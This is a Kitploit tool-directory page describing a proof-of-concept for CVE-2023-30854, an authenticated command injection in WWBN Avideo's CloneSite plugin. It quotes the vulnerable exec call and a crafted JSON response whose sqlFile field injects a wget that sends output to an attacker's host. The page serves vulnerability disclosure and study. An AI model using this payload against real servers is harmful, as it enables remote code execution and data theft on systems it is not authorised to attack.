
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-30854 — Proof-of-concept exploit for CVE-2023-30854: authenticated OS command injection in WWBN Avideo < 12.3, enabling remote code execution via crafted clone server response. | Kitploit
Tools/GitHubGitHub/jmrcsnchz/cve-2023-30854
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and Control
GitHubjmrcsnchz/cve-2023-30854

CVE-2023-30854

Proof-of-concept exploit for CVE-2023-30854: authenticated OS command injection in WWBN Avideo < 12.3, enabling remote code execution via crafted clone server response.

View Repository
11283 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    388
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    328

Explore all tools

Browse our collection of tools

View all tools →
Share

WWBN Avideo Authenticated RCE - OS Command Injection

CVE-2023-30854 WWBN Avideo < 12.3 Authenticated RCE

An OS Command Injection vulnerability in an Authenticated endpoint /plugin/CloneSite/cloneClient.json.php allows attackers to achieve Remote Code Execution.

Vulnerable code:

$cmd = "wget -O {$clonesDir}{$json->sqlFile} {$objClone->cloneSiteURL}videos/cache/clones/{$json->sqlFile}";
$log->add("Clone (2 of {$totalSteps}): Geting MySQL Dump file");
exec($cmd . " 2>&1", $output, $return_val);

We can control $objClone->cloneSiteURL through the admin panel clone site feature.

/plugin/CloneSite/cloneClient.json.php sends a GET Request to {$objClone->cloneSiteURL}/plugin/CloneSite/cloneServer.json.php. I hosted a specially crafted cloneServer.json.php that prints the following JSON data

{"error":false,"msg":"","url":"https:\/\/REDACTED/\/","key":"REDACTED","useRsync":1,"videosDir":"\/var\/www\/html\/demo.avideo.com\/videos\/","sqlFile":"Clone_mysqlDump_644ab263e62d6.sql; wget http://REDACTED:4444/`pwd` ;#","videoFiles":[],"photoFiles":[]}

Send a GET Request to /plugin/CloneSite/cloneClient.json.php then remote code execution is achieved.


rce

Credits

  • JM Sanchez
  • https://www.linkedin.com/in/juanmarcosanchez/
Download Tool



